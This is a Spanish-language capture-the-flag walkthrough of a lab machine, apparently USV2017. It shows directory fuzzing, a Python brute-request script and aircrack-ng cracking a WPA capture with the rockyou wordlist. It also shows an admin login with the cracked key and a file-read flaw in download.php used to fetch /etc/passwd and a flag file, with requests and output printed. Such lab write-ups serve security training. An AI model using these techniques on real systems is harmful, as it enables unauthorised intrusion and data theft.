
---- Entering directory: https://USV:15020/blog/classes/securimage/audio/en/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Jan 31 22:36:49 2018
DOWNLOADED: 327328 - FOUND: 1


Nos han aparecido unos cuántos directorios a priori interesantes. Comencemos a inspeccionarlos:




Parece ser un simple blog.





Una pantalla de login de admin, en cuyo código HTML no se observa nada especial.





Una página de subida de ficheros, sin mayor interés de momento.




Una carpeta, llamada vault, que continene a su vez otras 300 subcarpetas con el nombre DoorXXX.




Dentro de cada carpeta del tipo DoorXXX, hallamos otras 100 subcarpetas con el nombre VaultXXX.





Es de suponer que dentro de alguna de todas ellas habrá alguna pista para poder continuar con el CTF pero es inviable recorrerlas a mano.
La opción más viable que he encontrado ha sido hacer un pequeño script en Python que haga una petición HTTP a cada una de las carpetas, almacenando la respuesta en un archivo.
Una vez hecho esto, es de suponer que todos los archivos tendrán el mismo tamaño (puesto que las carpetas estarán vacías), excepto uno que será el que contenga la pista o similar.
Dicho esto, el script en Python:

```python
import requests

for directorio1 in range (1,300):
    for directorio2 in range (1,100):
        peticion=requests.get('https://usv:15020/vault/Door'+str(directorio1)+'/Vault'+str(directorio2),verify=False)

        archivo=open('Door'+str(directorio1)+'.Vault'+str(directorio2),'w')
        archivo.write(peticion.text)

```

Una vez hacemos correr el script y ha acabado, ordenamos todos los achivos resultantes por tamaño, para ver en qué carpeta está el archivo que nos interesa:


```
root@kali:~/Security/USV2017/fuzzing# ls -lh --sort=size | head
total 116M
-rw-r--r-- 1 root root 916 Feb  4 20:59 Door223.Vault1
-rw-r--r-- 1 root root 907 Feb  4 20:59 Door222.Vault70
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault10
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault11
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault12
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault13
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault14
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault15
-rw-r--r-- 1 root root 712 Feb  4 20:55 Door100.Vault16
root@kali:~/Security/USV2017/fuzzing#
```

Parece que no es uno, sino dos, los directorios que pueden interesarnos. Veamos qué hay en esos directorios:




# Index of /vault/Door223/Vault1

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| rockyou.zip | 2017-10-24 16:24 | 50M | |





# Index of /vault/Door222/Vault70

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| ctf.cap | 2017-10-24 11:22 | 112K | |

Si abrimos el ctf.cap con Wireshark vemos que se trata de una captura de tráfico wireless, presumiblemente entre varios dispositivos y un AP/router.
Todo parece indicar que, al haber encontrado uno de los diccionarios de contraseñas más famosos, es necesario extraer la contraseña de la red wifi de la captura de tráfico. Vamos a ello:

```
root@kali:~/Security/USV2017# aircrack-ng ctf.cap -w rockyou.txt
Opening ctf.cap
Read 2234 packets.

   #  BSSID              ESSID                     Encryption

   1  20:28:18:A0:CC:7E  CTFUSV                    WPA (1 handshake)

Choosing first network as target.

Opening ctf.cap
Reading packets, please wait...

                                Aircrack-ng 1.2 rc4

      [00:31:49] 3448348/9822769 keys tested (1992.23 k/s)

      Time left: 53 minutes, 20 seconds                          35.11%

                           KEY FOUND! [ minion.666 ]


      Master Key     : CA 8E A6 F3 BB 7F 29 CD D9 F8 91 43 CC 26 2D B6
                       8C 1A 05 1A 39 67 94 5A 60 81 E6 6F FF 91 0F 28

      Transient Key  : 9E DD C0 66 D0 3B 99 A5 9F 41 D6 F9 40 95 55 04
                       B1 87 ED 42 24 1A A2 6C B3 C5 36 D2 62 46 AB 28
                       92 D6 09 8D B8 69 23 C7 EB 2E 01 0E CB BB 40 36
                       6F 11 68 CC 99 80 DF 36 FC 8D 8A 48 50 88 F9 C1

      EAPOL HMAC     : FB C1 48 13 17 D1 EA 23 FE CF 93 52 97 0B 83 4A
```

Si introducimos esta contraseña en la pantalla de login que hemos encontrado antes (admin/minion.666), entramos en la parte de administración del blog:




Tras investigar por la página, vemos que se puede editar, eliminar o escribir nuevos posts. Sin embargo, cuando lo intentamos, no pasa nada ni nada se queda guardado.

Echemos un vistazo al código HTML de la página:


```
<html>
  <link rel="stylesheet" id="base" href="/blog/css/default.css" type="text/css" media="screen" />


  <title>Administration of my Blog</title>
  <body>
  <div id="header">
    <div id="logo">
      <h1><a href="index.php">Administration of my Blog</a></h1>
    </div>
    <div id="menu">
      <ul>
        <li class="active">
            <a href="/"> Home  |</a>
        </li>
        <li>
          <a href="/">Manage post |</a>
        </li>

        <li>
          <a href="new.php">New post |</a>
        </li>
        <li>
          <a href="logout.php">Logout</a>
        </li>

        </ul>
      </div>
    </div>


<div style="padding-left: 300px;">
<table border="1">

<div>
<tr><td><a href="\post.php?id=1">Welcome</a></td><td><a href="edit.php?id=1">edit</a></td><td><a href="del.php?id=1">delete</a></td></tr><tr><td><a href="\post.php?id=2">Impressions</a></td><td><a href="edit.php?id=2">edit</a></td><td><a href="del.php?id=2">delete</a>
<a href="new.php">Write a new post</a>
</div>
<br>
<font color="white">                                 Philippines: 551d3350f100afc6fac0e4b48d44d380 </font>
</div>

  </body>
</html>
```

Vemos que al final de la página, escrito en blanco, está la flag de Filipinas:


```
<font color="white">                                 Philippines: 551d3350f100afc6fac0e4b48d44d380 </font>
```

**Philippines: 551d3350f100afc6fac0e4b48d44d380**


Mirando el código de las difernetes URLs, en la de la página del blog nos encontramos con una función download comentada:




Accedamos a ella para ver qué nos depara:




Por lo visto, necesitamos añadirle un parámetro llamado “image” con la ruta de un archivo para que la lea. Pasemos la petición por Burp para ver si vemos algo:




Aquí no se ve nada especial. Tras varios intentos con el Repeater intentando añadir el parámetro “image” tanto en la URL, como en las cabeceras, como en el body, obteniendo el mismo resultado… cambiamos el método de GET a POST y…




Vemos que esta vez no responde diciendo que necesita la ruta de la imagen. Quizás debamos darle la ruta de cualquier archivo, a ver qué pasa:

**Request**

Raw | Params | Headers | Hex

```
POST /blog/download.php HTTP/1.1
Host: usv:15020
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=bdq0f3m513h7gb45lpf3fq2uh4
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

image=/etc/passwd
```

? < + > Type a search term 0 matches

**Response**

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Thu, 08 Feb 2018 21:02:06 GMT
Server: Apache
Content-Description: File Transfer
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Accept-Ranges: bytes
Content-Disposition: attachment; filename="passwd"
Content-Length: 1662
Connection: close
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
teo:x:1000:1000:teo,,,:/home/teo:/bin/bash
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
proftpd:x:108:65534::/run/proftpd:/bin/false
ftp:x:109:65534::/srv/ftp:/bin/false
kevin:x:1001:1001::/home/kevin:
epmd:x:110:113::/var/run/epmd:/bin/false
ejabberd:x:111:114::/var/lib/ejabberd:/bin/sh
oana:x:1002:1002::/home/oana:
```

? < + > Type a search term

Voilà! Aunque este archivo nos sirve poco más que para saber qué usuarios hay en el sistema.

Si miramos con calma el blog, vemos que hay una única entrada con algún comentario, es la siguiente:

## Kevin's journal

I love to make fun of and tease people or Minions, for example I made fun of Jerry and tease him for being a coward. I love playing golf and cricket. In the film Minions I am leader of the trio in search of a new master. I truly care about the well-being of the Minion tribe (which is dependent on having a proper master).

### Comments:

- I keep a flag.txt in my house

Title:

Author:

Text:

Submit Query

Es una buena pista. Probemos por tanto a leer este archivo:

**Request**

Raw | Params | Headers | Hex

```
POST /blog/download.php HTTP/1.1
Host: usv:15020
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=bdq0f3m513h7gb45lpf3fq2uh4
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

image=/home/kevin/flag.txt
```

